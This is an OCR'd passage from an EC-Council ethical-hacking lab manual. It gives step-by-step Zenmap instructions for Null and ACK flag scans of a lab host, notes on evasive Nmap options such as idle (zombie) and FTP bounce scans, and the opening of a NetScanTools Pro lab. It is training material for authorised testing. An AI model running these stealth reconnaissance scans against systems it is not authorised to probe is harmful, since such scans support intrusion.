


FIGURE 6.22: The Zenmap Profile Editor with the Profile tab

The option, -sI <zombie host>[:<probeport>] (idle scan) is an advanced scan method that allows for a truly blind TCP port scan of the target (meaning no packets are sent to the target from your real IP address). Instead, a unique side-channel attack exploits predictable IP fragmentation ID sequence generation on the zombie host to glean information about the open ports on the target.

30. Click the **Scan** tab in the **Profile Editor** window. Now select the **Null Scan (-sN)** option from the **TCP scan:** drop-down list.




FIGURE 6.23: The Zenmap Profile Editor with the Scan tab

The option, -b <FTP relay host> (FTP bounce scan) allows a user to connect to one FTP server, and then ask that files be sent to a third-party server. Such a feature is ripe for abuse on many levels, so most servers have ceased supporting it.

31. Select **None** from the **Non-TCP scans:** drop-down field and select **Aggressive (-T4)** from the **Timing template:** drop-down field.

32. Click **Save Changes** to save the newly created profile.

The option, -r (Don't randomize ports): By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons). This randomization is normally desirable, but you can specify -r for sequential (sorted from lowest to highest) port scanning instead.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In Nmap, option --version-all (Try every single probe) is an alias for --version-intensity 9, ensuring that every single probe is attempted against each port.




FIGURE 6.24: The Zenmap Profile Editor with the Scan tab

The option,--top-ports <n> scans the <n> highest-ratio ports found in the nmap-services file. <n> must be 1 or greater.

33. In the main window of Zenmap, enter the **target IP address** to scan, select the **Null Scan** profile from the **Profile** drop-down list, and then click **Scan**.




FIGURE 6.25: The Zenmap main window with Target and Profile entered

The option -sR (RPC scan), method works in conjunction with the various port scan methods of Nmap. It takes all the TCP/UDP ports found open and floods them with SunRPC program NULL commands in an attempt to determine whether they are RPC ports, and if so, what program and version number they serve up.

34. Nmap scans the target IP address provided and displays results in **Nmap Output** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.26: The Zenmap main window with the Nmap Output tab

The option --version-trace (Trace version scan activity) causes Nmap to print out extensive debugging info about what version scanning is doing. It is a subset of what you get with --packet-trace,

35. Click the **Host Details** tab to view the details of hosts, such as **Host Status**, **Addresses**, **Open Ports**, and **Closed Ports**.




FIGURE 6.27: The Zenmap main window with the Host Details tab

TASK 4

ACK Flag Scan

36. Attackers send an **ACK** probe packet with a random sequence number. No response means the port is filtered and an **RST** response means the port is not filtered.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. To perform an **ACK Flag Scan** for a target IP address, create a new profile. Click **Profile → New Profile or Command Ctrl+P**.




FIGURE 6.28: The Zenmap main window with the New Profile or Command option

The script: --script-updatedb option updates the script database found in scripts/script.db, which is used by Nmap to determine the available default scripts and categories. It is necessary to update the database only if you have added or removed NSE scripts from the default scripts directory or if you have changed the categories of any script. This option is generally used by itself: nmap --script-updatedb.

38. On the **Profile** tab, input **ACK Flag Scan** in the **Profile name** text field.




FIGURE 6.29: The Zenmap Profile Editor Window with the Profile tab

The options: --min-parallelism <numprobes>; --max-parallelism <numprobes> (Adjust probe parallelization) control the total number of probes that may be outstanding for a host group. They are used for port scanning and host discovery. By default, Nmap calculates an ever-changing ideal parallelism based on network performance.

39. To select the parameters for an ACK scan, click the **Scan** tab in the **Profile Editor** window, select **ACK scan (-sA)** from the **Non-TCP scans:** drop-down list, and select **None** for all the other fields but leave the **Targets:** field empty.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The option: --min-rtt-timeout <time>, --max-rtt-timeout <time>, --initial-rtt-timeout <time> (Adjust probe timeouts). Nmap maintains a running timeout value for determining how long it waits for a probe response before giving up or retransmitting the probe. This is calculated based on the response times of previous probes.




FIGURE 6.30: The Zenmap Profile Editor window with the Scan tab

40. Now click the **Ping** tab and check **IPProto probes (-PO)** to probe the IP address, and then click **Save Changes**.

The Option: --max-retries <numtries> (Specify the maximum number of port scan probe retransmissions). When Nmap receives no response to a port scan probe, it can mean the port is filtered. Or maybe the probe or response was simply lost on the network.




FIGURE 6.31: The Zenmap Profile Editor window with the Ping tab

41. In the **Zenmap** main window, input the IP address of the target machine (in this Lab: **10.0.0.3**), select **ACK Flag Scan** from **Profile:** drop-down list, and then click **Scan**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The option: --host-timeout <time> (Give up on slow target hosts). Some hosts simply take a long time to scan. This may be due to poorly performing or unreliable networking hardware or software, packet rate limiting, or a restrictive firewall. The slowest few percent of the scanned hosts can eat up a majority of the scan time.




FIGURE 6.32: The Zenmap main window with the Target and Profile entered

42. Nmap scans the target IP address provided and displays results on **Nmap Output** tab.

The option: --scan-delay <time>; --max-scan-delay <time> (Adjust delay between probes).This option causes Nmap to wait at least the given amount of time between each probe it sends to a given host. This is particularly useful in the case of rate limiting.




FIGURE 6.33: The Zenmap main window with the Nmap Output tab

43. To view more details regarding the hosts, click the **Host Details** tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The option: --min-rate <number>; --max-rate <number> (Directly control the scanning rate). Nmap's dynamic timing does a good job of finding an appropriate speed at which to scan. Sometimes, however, you may happen to know an appropriate scanning rate for a network, or you may have to guarantee that a scan finishes by a certain time.




FIGURE 6.34: The Zenmap main window with the Host Details tab

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Nmap	**Types of Scan used:** ▪ Intense scan ▪ Xmas scan ▪ Null scan ▪ ACK Flag scan
	Intense Scan – Nmap Output ▪ ARP Ping Scan – 1 host ▪ Parallel DNS resolution of 1 host ▪ SYN Stealth Scan • Discovered open port on 10.0.0.4 o 135/tcp, 139/tcp, 445/tcp, … ▪ MAC Address ▪ Operating System Details ▪ Uptime Guess ▪ Network Distance ▪ TCP Sequence Prediction ▪ IP ID Sequence Generation ▪ Service Info

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze and evaluate the results by scanning a target network using:
   a. Stealth Scan (Half-open Scan)
   b. nmap –P
2. Perform Inverse TCP Flag Scanning and analyze hosts and services for a target machine in the network.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Scanning a Network Using the NetScan Tools Pro

NetScanTools Pro is an integrated collection of internet information gathering and network troubleshooting utilities for Network Professionals.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have already noticed in the previous lab how you can gather information such as ARP ping scan, MAC address, operating system details, IP ID sequence generation, service info, etc. through **Intense Scan**, **Xmas Scan**, **Null Scan** and **ACK Flag Scan** in Nmap. An attacker can simply scan a target without sending a single packet to the target from their own IP address; instead, they use a **zombie host** to perform the scan remotely and if an **intrusion detection report** is generated, it will display the IP of the zombie host as an attacker. Attackers can easily know how many packets have been sent since the last probe by checking the IP packet **fragment identification number** (IP ID).

As an expert penetration tester, you should be able to determine whether a TCP port is open to send a **SYN** (session establishment) packet to the port. The target machine will respond with a **SYN/ACK** (session request acknowledgement) packet if the port is open and **RST** (reset) if the port is closed and be prepared to block any such attacks on the network

In this lab you will learn to scan a network using **NetScan Tools Pro**. You also need to discover network, gather information about Internet or local LAN network devices, IP addresses, domains, device ports, and many other network specifics.

Lab Objectives

The objective of this lab is assist to troubleshoot, diagnose, monitor, and discover devices on network.

In this lab, you need to:

- Discovers IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs
- Detect local ports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To perform the lab, you need:

- NetScan Tools Pro located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro**
- You can also download the latest version of **NetScan Tools Pro** from the link http://www.netscantools.com/nstpromain.html
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- Administrative privileges to run the **NetScan Tools Pro** tool

Lab Duration

Time: 10 Minutes

Overview of Network Scanning

Network scanning is the process of examining the **activity on a network**, which can include monitoring **data flow** as well as monitoring the **functioning** of network devices. Network scanning serves to promote both the **security** and performance of a network. Network scanning may also be employed from outside a network in order to identify potential **network vulnerabilities**.

NetScan Tool Pro performs the following to network scanning:

- **Monitoring** network devices availability
- **Notifies** IP address, hostnames, domain names, and port scanning

Lab Tasks

TASK 1

Scanning the Network

Install NetScan Tool Pro in your Window Server 2012.

Follow the wizard-driven installation steps and install **NetScan Tool Pro**.

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 7.1: Windows Server 2012 – Desktop view

2. Click the **NetScan Tool Pro** app to open the **NetScan Tool Pro** window

Active Discovery and Diagnostic Tools that you can use to locate and test devices connected to your network. Active discovery means that we send packets to the devices in order to obtain responses..

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

